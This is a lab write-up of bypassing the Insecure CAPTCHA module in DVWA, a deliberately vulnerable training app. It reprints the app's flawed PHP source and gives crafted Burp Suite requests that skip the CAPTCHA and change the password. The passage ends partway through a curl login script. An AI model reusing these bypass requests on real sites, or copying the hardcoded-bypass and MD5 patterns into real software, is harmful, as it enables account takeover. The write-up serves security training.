
Insecure CAPTCHA in DVWA

1 Introduction
In this post, the Insecure CAPTCHA vulnerability in the Damn Vulnerable Web Application (DVWA) is described. The objective for attacks on all levels is to bypass the poor CAPTCHA system and change the current user's password in an automated manner.
The creators of DVWA describe the insecure CAPTCHA module in the following way:
A CAPTCHA is a program that can tell whether its user is a human or a computer. You've probably seen them - colourful images with distorted text at the bottom of Web registration forms. CAPTCHAs are used by many websites to prevent abuse from "bots", or automated programs usually written to generate spam. No computer program can read distorted text as well as humans can, so bots cannot navigate sites protected by CAPTCHAs.
CAPTCHAs are often used to protect sensitive functionality from automated bots. Such functionality typically includes user registration and changes, password changes, and posting content. In this example, the CAPTCHA is guarding the change password functionality for the user account. This provides limited protection from CSRF attacks as well as automated bot guessing.
2 Lab environment
The penetration test is performed using virtual machines set up on Oracle VirtualBox. The VM specifications can be viewed in table 1 below. Because this module requires internet access on both VMs, a second network adapter using NAT has been added on both machines.
.
Table 1
Lab environment setup.
| Vulnerable DVWA client | Attacker device | |
|---|---|---|
| IP address | 192.168.56.105 | 192.168.56.101 |
| Operating system | Kali GNU/Linux Rolling | Kali GNU/Linux Rolling |
| Network Adapter 1 | Host-only Adapter | Host-only Adapter |
| Network Adapter 2 | NAT | NAT |
.

Please note that the insecure CAPTCHA module in DVWA requires additional setup compared to the other modules. You can check that the necessary setup has been completed on the setup page in DVWA. The necessary setup steps include generating a pair of API keys from Google (https://www.google.com/recaptcha/admin/create). When doing this, make sure that you select the reCAPTCHA type "Challenge (v2)" and the "I'm not a robot Checkbox" option, as the module will otherwise not work. For domains, enter the DVWA domain name. An overview of this can be viewed in figure 1. When the keys have been generated, add them to the configuration file ./config/config.inc.php on the vulnerable machine.
.
Figure 1
The necessary settings when generating the API keys.
3 Vulnerability description




The page in the insecure CAPTCHA module in DVWA consists of two input fields for entering a new password, a reCAPTCHA "I'm not a robot" field, and a change password button, see figure 2. When checking the box "I'm not a robot", the user is asked to select a number of images, in this case images with taxis, see figure 3. Assuming that the entered passwords match and that the CAPTCHA challenge is successfully passed, clicking the button will cause the user to see a message on the screen asking them to confirm the password change, see figure 4. Clicking the button again should then result in a success message, see figure 5.
.
Figure 2
The insecure CAPTCHA page in DVWA.
.
Figure 3
"I'm not a robot"-verification.
.
Figure 4
Asking the user to confirm the password change.
.
Figure 5
Success message.
.
For the low security level, the source code reveals that there are two parts in the password changing process. In the first part, it is checked whether the CAPTCHA was entered correctly. If not, an error message is displayed on the screen. If it is correct, the entered passwords are checked to confirm that they match. If they do not match, an error message is displayed on the screen. If they do match, the user is asked to click the button again to confirm the changes. In the second part, the passwords are once again checked to see that they match. If they do, the password is hashed using MD5 and the database is then updated. If the passwords do not match, an error message is displayed on the screen.
.
vulnerabilities/captcha/source/low.php:
<?php

if( isset( \(_POST[ 'Change' ] ) && ( \)_POST[ 'step' ] == '1' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    \(pass_new  = \)_POST[ 'password_new' ];
    \(pass_conf = \)_POST[ 'password_conf' ];

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer(
        $_DVWA[ 'recaptcha_private_key'],
        $_POST['g-recaptcha-response']
    );

    // Did the CAPTCHA fail?
    if( !$resp ) {
        // What happens when the CAPTCHA was entered incorrectly
        $html     .= "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
        $hide_form = false;
        return;
    }
    else {
        // CAPTCHA was correct. Do both new passwords match?
        if( \(pass_new == \)pass_conf ) {
            // Show next stage for the user
            echo "
                <pre><br />You passed the CAPTCHA! Click the button to confirm your changes.<br /></pre>
                <form action=\"#\" method=\"POST\">
                    <input type=\"hidden\" name=\"step\" value=\"2\" />
                    <input type=\"hidden\" name=\"password_new\" value=\"{$pass_new}\" />
                    <input type=\"hidden\" name=\"password_conf\" value=\"{$pass_conf}\" />
                    <input type=\"submit\" name=\"Change\" value=\"Change\" />
                </form>";
        }
        else {
            // Both new passwords do not match.
            $html     .= "<pre>Both passwords must match.</pre>";
            $hide_form = false;
        }
    }
}

if( isset( \(_POST[ 'Change' ] ) && ( \)_POST[ 'step' ] == '2' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    \(pass_new  = \)_POST[ 'password_new' ];
    \(pass_conf = \)_POST[ 'password_conf' ];

    // Check to see if both password match
    if( \(pass_new == \)pass_conf ) {
        // They do!
        \(pass_new = ((isset(\)GLOBALS["___mysqli_ston"]) && is_object(\(GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string(\)GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        \(pass_new = md5( \)pass_new );

        // Update database
        \(insert = "UPDATE `users` SET password = '\)pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
        \(result = mysqli_query(\)GLOBALS["___mysqli_ston"],  \(insert ) or die( '<pre>' . ((is_object(\)GLOBALS["___mysqli_ston"])) ? mysqli_error(\(GLOBALS["___mysqli_ston"]) : ((\)___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

        // Feedback for the end user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with the passwords matching
        echo "<pre>Passwords did not match.</pre>";
        $hide_form = false;
    }

    ((is_null(\(___mysqli_res = mysqli_close(\)GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
.
For the medium security level, the source code is very similar to the low security level. The difference is that there in step 2 is a check to see if the variable passed_captcha is true. The purpose of this variable is to see if the CAPTCHA in step 1 has been passed successfully and if not, the user will receive an error message on the screen.
.
vulnerabilities/captcha/source/medium.php:
<?php

if( isset( \(_POST[ 'Change' ] ) && ( \)_POST[ 'step' ] == '1' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    \(pass_new  = \)_POST[ 'password_new' ];
    \(pass_conf = \)_POST[ 'password_conf' ];

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer(
        $_DVWA[ 'recaptcha_private_key' ],
        $_POST['g-recaptcha-response']
    );

    // Did the CAPTCHA fail?
    if( !$resp ) {
        // What happens when the CAPTCHA was entered incorrectly
        $html     .= "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
        $hide_form = false;
        return;
    }
    else {
        // CAPTCHA was correct. Do both new passwords match?
        if( \(pass_new == \)pass_conf ) {
            // Show next stage for the user
            echo "
                <pre><br />You passed the CAPTCHA! Click the button to confirm your changes.<br /></pre>
                <form action=\"#\" method=\"POST\">
                    <input type=\"hidden\" name=\"step\" value=\"2\" />
                    <input type=\"hidden\" name=\"password_new\" value=\"{$pass_new}\" />
                    <input type=\"hidden\" name=\"password_conf\" value=\"{$pass_conf}\" />
                    <input type=\"hidden\" name=\"passed_captcha\" value=\"true\" />
                    <input type=\"submit\" name=\"Change\" value=\"Change\" />
                </form>";
        }
        else {
            // Both new passwords do not match.
            $html     .= "<pre>Both passwords must match.</pre>";
            $hide_form = false;
        }
    }
}

if( isset( \(_POST[ 'Change' ] ) && ( \)_POST[ 'step' ] == '2' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    \(pass_new  = \)_POST[ 'password_new' ];
    \(pass_conf = \)_POST[ 'password_conf' ];

    // Check to see if they did stage 1
    if( !$_POST[ 'passed_captcha' ] ) {
        $html     .= "<pre><br />You have not passed the CAPTCHA.</pre>";
        $hide_form = false;
        return;
    }

    // Check to see if both password match
    if( \(pass_new == \)pass_conf ) {
        // They do!
        \(pass_new = ((isset(\)GLOBALS["___mysqli_ston"]) && is_object(\(GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string(\)GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        \(pass_new = md5( \)pass_new );

        // Update database
        \(insert = "UPDATE `users` SET password = '\)pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
        \(result = mysqli_query(\)GLOBALS["___mysqli_ston"],  \(insert ) or die( '<pre>' . ((is_object(\)GLOBALS["___mysqli_ston"])) ? mysqli_error(\(GLOBALS["___mysqli_ston"]) : ((\)___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

        // Feedback for the end user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with the passwords matching
        echo "<pre>Passwords did not match.</pre>";
        $hide_form = false;
    }

    ((is_null(\(___mysqli_res = mysqli_close(\)GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
.
For the high security level, the source code reveals that there is only one step in the process, unlike previous security levels. The code uses $resp to see if the CAPTCHA was successfully passed, but there is also a special condition that if met, bypasses the CAPTCHA. This special condition is met if g-recaptcha-response equals hidd3n_valu3, and if the HTTP_USER_AGENT is reCAPTCHA. If the CAPTCHA is not passed and if the special condition is not met, an error message is displayed on the screen. If the CAPTCHA is passed and/or the condition is met, the entered passwords are checked to see that they match. If they do, the database is updated and a success message is displayed on the screen. Unlike previous security levels, the database update is limited to one row (LIMIT 1). If the passwords do not match, an error message is displayed. Lastly, a session token is generated to prevent cross-site request forgery (CSRF).
.
vulnerabilities/captcha/source/high.php:
<?php

if( isset( $_POST[ 'Change' ] ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    \(pass_new  = \)_POST[ 'password_new' ];
    \(pass_conf = \)_POST[ 'password_conf' ];

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer(
        $_DVWA[ 'recaptcha_private_key' ],
        $_POST['g-recaptcha-response']
    );

    if (
        $resp ||
        (
            $_POST[ 'g-recaptcha-response' ] == 'hidd3n_valu3'
            && $_SERVER[ 'HTTP_USER_AGENT' ] == 'reCAPTCHA'
        )
    ){
        // CAPTCHA was correct. Do both new passwords match?
        if (\(pass_new == \)pass_conf) {
            \(pass_new = ((isset(\)GLOBALS["___mysqli_ston"]) && is_object(\(GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string(\)GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
            \(pass_new = md5( \)pass_new );

            // Update database
            \(insert = "UPDATE `users` SET password = '\)pass_new' WHERE user = '" . dvwaCurrentUser() . "' LIMIT 1;";
            \(result = mysqli_query(\)GLOBALS["___mysqli_ston"],  \(insert ) or die( '<pre>' . ((is_object(\)GLOBALS["___mysqli_ston"])) ? mysqli_error(\(GLOBALS["___mysqli_ston"]) : ((\)___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

            // Feedback for user
            echo "<pre>Password Changed.</pre>";

        } else {
            // Ops. Password mismatch
            $html     .= "<pre>Both passwords must match.</pre>";
            $hide_form = false;
        }

    } else {
        // What happens when the CAPTCHA was entered incorrectly
        $html     .= "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
        $hide_form = false;
        return;
    }

    ((is_null(\(___mysqli_res = mysqli_close(\)GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

// Generate Anti-CSRF token
generateSessionToken();

?>
.
4 Attack steps
In this section, the attack steps are mapped to the Cyber Kill Chain. The screencast of the attack can be viewed here:
.
4.1 Reconnaissance
Using the browser developer tools on the low and medium security levels, it is revealed that clicking the button for the first time sends a POST request to /DVWA/vulnerabilities/captcha/, containing cookies (the PHP session ID and the current security level) and data in the form of step=1, the entered passwords (password_new and password_conf), the g-recaptcha-response value, and Change=Change.
When confirming the password change by clicking the button for a second time, a POST request is sent to /DVWA/vulnerabilities/captcha/. On the low security level, this request contains cookies (the PHP session ID and the current security level) and data in the form of step=2, the entered passwords (password_new and password_conf), and Change=Change. For the medium security level, the variable passed_captcha=true is included in addition to the other variables in the second request. Note that there is no g-recaptcha-response included in the second step here. This could mean that it would be possible to send a request directly to step 2 and thereby bypass the CAPTCHA in step 1.

On the high security level, there is only one step in this process, meaning that the user is never asked to confirm the password change. This request is identical to the first request on the low and medium security levels, except that this request also includes the parameter user_token. Since there is no second step, it is not possible to bypass the CAPTCHA in the same way as previously. Using the inspector tab in the browser developer tools, it is revealed that there is a developer note that states "Response: 'hidd3n_valu3' && User-Agent: 'reCAPTCHA'". There is also a hidden user token value in the HTML, see figure 6. This could possibly be used to bypass the CAPTCHA.
.
Figure 6
HTML code including the developer note and hidden user_token at the bottom.
.
4.2 Weaponization
Using reconnaissance findings, payloads for each level are crafted for changing the current user's password without engaging with the CAPTCHA. Individual payloads intended to be delivered via Burp Suite are crafted, as are executable shell scripts for automation. The scripts initially retrieve a valid PHP session ID and user token by logging in, which is then used to perform the rest of the tasks. The results of the attempts to change password are then saved in local log files.
The payloads and executable shell scripts are available below in this post, but they are also available on GitHub. I have noticed that there are sometimes discrepancies in the code in the final post compared to the draft, which might have something to do with the use of markdown on Hashnode, although I am not entirely sure. So, if the code in this post does not work, please try the code on GitHub instead. The GitHub repository can be found here:
https://github.com/wikblo-0/Insecure_CAPTCHA_in_DVWA
.
4.2.1 Individual payloads
Payload intended to be delivered via Burp Suite on the low security level:
POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
Host: 192.168.56.105
Content-Length: 65
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.56.105
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.56.105/DVWA/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=092e411ca206f35d1920573f79fa92c0; security=low
Connection: keep-alive

step=2&password_new=password&password_conf=password&Change=Change
.
Payload intended to be delivered via Burp Suite on the medium security level:
POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
Host: 192.168.56.105
Content-Length: 85
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.56.105
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.56.105/DVWA/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=092e411ca206f35d1920573f79fa92c0; security=medium
Connection: keep-alive


step=2&password_new=password&password_conf=password&passed_captcha=true&Change=Change
.
Payload intended to be delivered via Burp Suite on the high security level:
POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
Host: 192.168.56.105
Content-Length: 143
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.56.105
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: reCAPTCHA
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.56.105/DVWA/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=092e411ca206f35d1920573f79fa92c0; security=high
Connection: keep-alive


step=1&password_new=password&password_conf=password&g-recaptcha-response=hidd3n_valu3&user_token=8e22770379d975834e186ed69dcd7bab&Change=Change
.
4.2.2 Executable shell script
Follow the steps below to set up the executable shell script:
Open the command line and create a file with the following command:
nano /home/kali/scraper.shPaste the following contents for the low security level:
#!/bin/bash

SECURITY="low" #security level
USER="admin" #username
PASS="password" #current password

rm cookies.txt #removes old file with cookies

#saves login cookies and login page html to local files
curl -s -c cookies.txt \
  -b "security=$SECURITY" \
  http://192.168.56.105/DVWA/login.php \
  >login.html

